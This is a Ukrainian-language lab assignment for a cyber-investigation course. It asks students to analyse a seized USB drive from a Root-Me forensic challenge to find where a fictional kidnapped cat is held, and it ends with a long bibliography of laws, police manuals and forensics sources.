Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Кота президента було викрадено сепаратистами. У одного з підозрюваних було вилучено USB-накопичувач.

За допомогою вивчення даних з USB-накопичувача встановити місто, де злочинці утримують кота. Потрібні файли завантажити за наступним посиланням:

<https://www.root-me.org/en/Challenges/Forensic/Find-the-cat>

3. Рекомендована література (основна, допоміжна), інформаційні ресурси в Інтернеті

Основна

1. Online Investigative Principles for Federal Law Enforcement Agents. November 1999.
2. Бандурка О. М. Теорія і практика оперативно-розшукової діяльності: монографія. Харків : Золота миля, 2012. 620 с.
3. Виявлення, попередження та розслідування злочинів торгівлі людьми, вчинених із застосуванням інформаційних технологій: навчальний курс / [А. Вінаков, В. Гузій, Д. Девіс, В. Дубина, М. Каліжевський, О. Манжай, В. Марков, В. Носов, О. Соловійов]. К., 2017. 148 с.
4. Кримінальний процесуальний кодекс України : від 13.04.2012. *Голос України*. 2012. № 90-91.
5. Манжай О. В. Особливості огляду засобів комп'ютерної техніки. *Вісник Харківського національного університету внутрішніх справ*. 2016. № 3(74). С. 111-120.
6. Манжай О. В. Способи та інструменти обробки даних великого об'єму в роботі правоохоронних органів // Протидія кіберзагрозам та торгівлі людьми (26 листоп. 2019 р., м. Харків) / МВС України, Харків. нац. ун-т внутр. справ; Координатор проектів ОБСЄ в Україні. Харків : ХНУВС, 2019. С. 178–180.
7. Манжай О.В. Використання кіберпростору в оперативно-розшуковій діяльності. *Право і безпека*. 2009. № 4 (31). С. 215–219.
8. Особливості документування наркозлочинів, які вчиняються з використанням можливостей кіберсфери: науково-методичні рекомендації / О. В. Манжай. Х. : ХНУВС, 2019. 24 с.
9. Положення про Департамент кіберполіції Національної поліції України, затверджене наказом Національної поліції України № 85 : від 10.11.2015, в редакції наказу Національної поліції України від 07 листопада 2019 року № 1136 «Про внесення змін до Положення про Департамент кіберполіції Національної поліції України». К. : Національна поліція України, 2019. 11 с.
10. Про кіберзлочинність : конвенція Ради Європи : від 07.09.2005 : ратифікована Верховною Радою України 07.09.2005 URL: http://zakon.rada.gov.ua/laws/show/994_575 (дата звернення: 10.08.2020).
11. Про основні засади забезпечення кібербезпеки України : Закон України від 05.10.2017. *Відомості Верховної Ради України*. 2017. № 45 (10.11.2017). Ст. 403.
12. Про телекомунікації : закон України від 18.11.2003 : [із змінами і доповненнями]. *Офіційний вісник України*. 2003. № 51 (02.01.2004). Ч. 1. Ст. 2644.
13. Criminal Intelligence. Manual for Analysts. United Nations, 2011. 96 с.

Допоміжна

14. Gibson W. Neuromancer. London: HarperCollins, 1994. 271 p.
15. Handbook of Digital Forensics and Investigation / edited by Eoghan Casey. Elsevier Academic Press, 2010. 567 p.
16. Lorch S. Расследование случаев распространения детской порнографии в Интернете. *Інформаційний бюлетень*. К. : МНДЦ, 2004. № 5. С. 145-157.
17. McCooy M. Collection and Preservation of Digital Evidence / Mark McCooy, Rachael Elliott // The Detective's Handbook / edited by John A. Eterno, Cliff Roberson. London, New-York : CRC Press, 2015. 358 с.
18. National Institute of Justice. Electronic Crime Scene Investigation: A Guide for First Responders Washington, D.C. : U.S. Department of Justice, National Institute of Justice, 2001. NCJ 187736.
19. Practice Advice on Tackling Commercial Cannabis Cultivation and Head Shops. Bedfordshire: ACPO NPIA, 2009. 57 p.
20. Ribaux O. Reframing Forensic Science and Criminology for Catalyzing Innovation in Policing Practices. *Policing: A Journal of Policy and Practice*. 2019. Vol. 13, Iss. 1. pp. 5–11 (DOI: 10.1093/police/pax057).
21. The Attorney General's Guidelines for Domestic FBI Operations. September 29, 2008.

22. The Attorney General's Guidelines On Federal Bureau Of Investigation Undercover Operations. May 30, 2002.
23. XML Data Corpus : Report on methodology for collection, cleaning and unified representation of large textual data from various sources: news reports, weblogs, chat. WP4. D.4.1 / Ioannis Klapaftis, Suresh Manandhar, Shailesh Pandey [European Seventh Framework Programme FP7-218086-Collaborative Project] ; INDECT Consortium. 2009. 41 p.
24. Дахно І. І. Зовнішньоекономічний менеджмент. К. : Центр учбової літератури, 2012. 568 с.
25. Європейська конвенція про взаємну допомогу у кримінальних справах: від 20.04.1959: ратифікована Верховною радою України 16.01.1998. *Офіційний вісник України*. 2004. № 26. С. 231. Ст. 173.
26. Літвінов М. Ю. Проблемні питання фіксації комп'ютерних слідів під час здійснення огляду // Протидія кіберзлочинності в фінансово-банківській сфері : матеріали Всеукр. наук.-практ. конф., м. Харків, 23 квіт. 2013 р. / МВС України, Харк. нац. ун-т внутр. справ ; Незалеж. асоц. банків України, Харк. банк. союз. регіон. представник НАБУ. Х. : ХНУВС, 2013. С. 20-23.
27. Манжай О. В., Бучак Т. А. Методика контекстного пошуку документів, які оброблялися в інформаційно-телекомунікаційній системі, в рамках проведення контрольних заходів по перевірці стану інформаційної безпеки організації // Матеріали науково-практ. конференції «Інформатизація вищих навчальних закладів МВС України». Х. : Вид-во Харківського нац. ун-ту внутр. справ. 2008. С. 151-153.
28. Манжай О. В., Осятинська І. А. Встановлення та визначення місцезнаходження особи за її мережними ідентифікаторами // Актуальні питання розслідування кіберзлочинів: матеріали міжнарод. наук.-практ. конф. (Харків, 10 грудня 2013 р.) / МВС України, Харк. нац. ун-т внутр. справ. Х : ХНУВС, 2013. С. 256-258.
29. Методика розкриття злочинів, вчинених у сфері функціонування платіжних карток та електронних розрахунків: наук.-метод. рек. / О. І. Безпалова, Д. Т. Карпізін, В. В. Носов, О. В. Манжай, В. І. Стреляний. Х. : Харк. нац. ун-т. внутр. справ. 2013. 79 с.
30. Науково-практичний коментар до Кримінального кодексу України: за станом законодавства і Постанов Пленуму Верховного Суду України на 1 грудня 2001 р. / за ред. С.С. Яценка. К. : А.С.К., 2002. 906 с.
31. Незаконні дії з банківськими платіжними картками: методичні рекомендації. К. : МВС України, 2013. 28 с.
32. Панасюк І.В. Робота з великими текстовими масивами у правоохоронних органах // Протидія кіберзагрозам та торгівлі людьми (26 листоп. 2019 р., м. Харків) / МВС України, Харків. нац. ун-т внутр. справ; Координатор проектів ОБСЄ в Україні. Харків : ХНУВС, 2019. С. 192–193.
33. Петрович Л., В'ятов Н. Пошук та вилучення доказів: тренінг для тренерів з викладання тематики розслідування кіберзлочинів для представників навчальних закладів МВС України. К. : Проект ОБСЄ «Посилення кримінального переслідування торгівлі людьми з використанням інформаційних технологій в Україні»), 2014. 60 с.
34. Положення про електронні гроші в Україні, затверджене постановою Правління Національного банку України від 04.11.2010 № 481 [із змінами і доповненнями]. *Офіційний вісник України*. 2010. № 100 (04.01.2011). ст. 3571.
35. Порядок здійснення державного контролю за міжнародними передачами товарів подвійного використання : затверджений постановою Кабінету Міністрів України № 86 : від 28.01.2004 : [із змінами і доповненнями на 29.11.2018] // Офіційний вісник України. 2004. № 4 (13.02.2004) (частина 1). Ст. 167.
36. Про платіжні системи та переказ коштів в Україні: закон України від 05.04.2001 [із змінами і доповненнями]. *Офіційний вісник України*. 2001. № 20 (01.06.2001). ст. 828.
37. Савчук Н. В. Кіберзлочинність: зміст та методи боротьби // Теоретичні та прикладні питання економіки : збірник наукових праць. 2009. № 19. С. 338-342.
38. Типології легалізації (відмивання) доходів, одержаних злочинним шляхом в 2005–2006 роках : затверджені наказом Держфінмоніторингу України : від 22.12.2006 № 265. *Українська інвестиційна газета*. 2007. № 44, 11.
39. Guidance on the National Intelligence Model / Produced on behalf of the Association of Chief Police Officers by the National Centre for Policing Excellence. 2005. 213 с. URL:

- <https://whereismydata.files.wordpress.com/2009/01/national-intelligence-model-20051.pdf> (дата звернення: 10.08.2020).
40. The National Criminal Intelligence Sharing Plan / Department of Justice. 2003. 54 с. URL: https://it.ojp.gov/documents/ncisp/National_Criminal_Intelligence_Sharing_Plan.pdf (дата звернення: 10.08.2020).
41. Манжай О. В, Жицький Є. О. Кримінальна розвідка та її співвідношення з оперативним обслуговуванням. *Jurnalul Juridic National: Teorie si Practică*. 2015. № 3(13). С. 100-105.
42. Implementing Intelligence-Led Policing: An Application of Loose-Coupling Theory / J. G. Carter, S. W. Phillips, S. M. Gayadeen. *Journal of Criminal Justice*. 2014. № 42. pp. 433-442.
43. Работа полиции. Системы полицейской информации и разведки: пособие по оценке систем уголовного правосудия. Нью-Йорк : Управление Организации Объединенных Наций по наркотикам и преступности, 2010. 36 с. URL: https://www.unodc.org/pdf/criminal_justice/10-52547_1_Policing_4_ebook.pdf (дата звернення: 10.08.2020).
44. Манжай О. В. Аналіз методології кримінальної розвідки в зарубіжних країнах. *Вісник Луганського державного університету внутрішніх справ імені Е.О. Дідоренка*. 2016. № 3(75). С. 256-265.
45. Богинский О. В. Некоторые методы, применяемые для подготовки аналитических выводов, в рамках института криминальной разведки. *Legea si Viata*. 2018. № 3. С. 11-15.
- Інформаційні ресурси в Інтернеті**
46. Case of Segerstedt-Wiberg and Others v. Sweden. URL: <http://hudoc.echr.coe.int/sites/eng/pages/search.aspx?i=001-75591> (Дата звернення: 22.09.2017).
47. cyberpolice.gov.ua.
48. Commissioner's Operational Priorities. URL: https://www.police.gov.hk/ppp_en/01_about_us/cop.html (дата звернення: 31.07.2020).
49. Contents - EasyPatterns 2.5. URL: https://www.datamystic.com/textpipe/manual/general_usage_easypatterns_reference.htm (дата звернення: 09.09.2019).
50. FBI: Woman Posted Craigslist and Seeking Killer for Lover's Wife. URL: http://www.usatoday.com/news/nation/2008-01-26-craigslist-hitman_N.htm (дата звернення: 03.08.2020).
51. hackthebox.eu.
52. Minnesota v. Granite Gate Resorts, Inc., 1996 WL 767431 (Minn. Dist. Ct. 1996) / Court File No. C6-95-7227. URL: http://www.loundy.com/CASES/Minn_v_Granite_Gate.html (дата звернення: 10.08.2020).
53. Mission & Priorities. URL: <https://www.fbi.gov/about/mission> (дата звернення: 03.08.2020).
54. Monette H. Herrera NBI creates crime unit to capture cybercrime violators URL: <http://www.pia.gov.ph/news/index.php?article=1901353660025> (дата звернення: 10.12.2018).
55. National Cyber Crime Unit. URL: <http://www.nationalcrimeagency.gov.uk/about-us/what-we-do/national-cyber-crime-unit> (дата звернення: 10.12.2018).
56. Office central de lutte contre la criminalité liée aux technologies de l'information et de la communication. URL: https://fr.wikipedia.org/wiki/Office_central_de_lutte_contre_la_criminalit%C3%A9_li%C3%A9e_aux_technologies_de_l%27information_et_de_la_communication (дата звернення: 03.08.2020).
57. Project 2020 Scenarios for the Future of Cybercrime – White Paper for Decision Makers. 25 p. URL: https://www.europol.europa.eu/sites/default/files/publications/2020_white_paper.pdf (дата звернення: 10.08.2020).
58. Robertson N. Documents reveal al Qaeda's plans for seizing cruise ships, carnage in Europe / N. Robertson, P. Cruickshank, T. Lister. URL: http://edition.cnn.com/2012/04/30/world/al-qaeda-documents-future/?hpt=hp_c1 (дата звернення: 10.12.2018).
59. Schaar P. Quellen-Telekommunikationsüberwachung durch die Sicherheitsbehörden. 5 p. URL: <http://www.ccc.de/system/uploads/122/original/Schaar-Staatstrojaner.pdf> (дата звернення: 03.08.2020).

60. Shelley L. Organized Crime, Terrorism and Cybercrime / перевод исследователя ВЦИОП Т. Л. Тропиной URL: <http://www.crime.vl.ru/index.php?p=928&more=1&c=1&tb=1&pb=1> (дата звернення: 10.12.2018).
61. Skype URL: <https://uk.wikipedia.org/wiki/Skype> (дата звернення: 10.07.2020).
62. Social bookmarking URL: http://en.wikipedia.org/wiki/Social_bookmarking (дата звернення: 10.07.2020).
63. TRIM. URL: <https://ru.wikipedia.org/wiki/TRIM> (дата звернення: 10.08.2020).
64. Viber URL: <https://uk.wikipedia.org/wiki/Viber> (дата звернення: 10.07.2020).
65. Веб-сайт URL: <https://uk.wikipedia.org/wiki/Веб-сайт> (дата звернення: 10.07.2020).
66. Вирок Кіровського районного суду м. Кіровограда від 06.03.2014 : Справа № 404/10729/13-к URL: <http://www.reyestr.court.gov.ua/Review/37493964> (дата звернення: 10.07.2020).
67. Відеохостинг URL: <https://uk.wikipedia.org/wiki/Відеохостинг> (дата звернення: 10.07.2020).
68. Електронна дошка оголошень URL: https://uk.wikipedia.org/wiki/Електронна_дошка_оголошень (дата звернення: 10.07.2020).
69. Золотий щит. URL: http://ru.wikipedia.org/wiki/Золотий_щит (дата звернення: 10.08.2020).
70. Інтернет-технології URL: <https://uk.wikipedia.org/wiki/Інтернет-технології> (дата звернення: 10.08.2020).
71. Кібербанди стають схожі на високоорганізовані синдикати. URL: <http://unian.net/ukr/news/news-369195.html> (дата звернення: 10.08.2020).
72. Криптовалюта URL: <https://uk.wikipedia.org/wiki/Криптовалюта> (дата звернення: 10.08.2020).
73. Стратегія кібербезпеки України, затверджена Указом Президента України від 15 березня 2016 року № 96/2016. URL: <http://zakon5.rada.gov.ua/laws/show/96/2016> (дата звернення: 12.06.2017).
74. 互联网信息服务管理办法（国务院令第292号）. URL: http://www.gov.cn/gongbao/content/2000/content_60531.htm (дата звернення: 03.08.2020).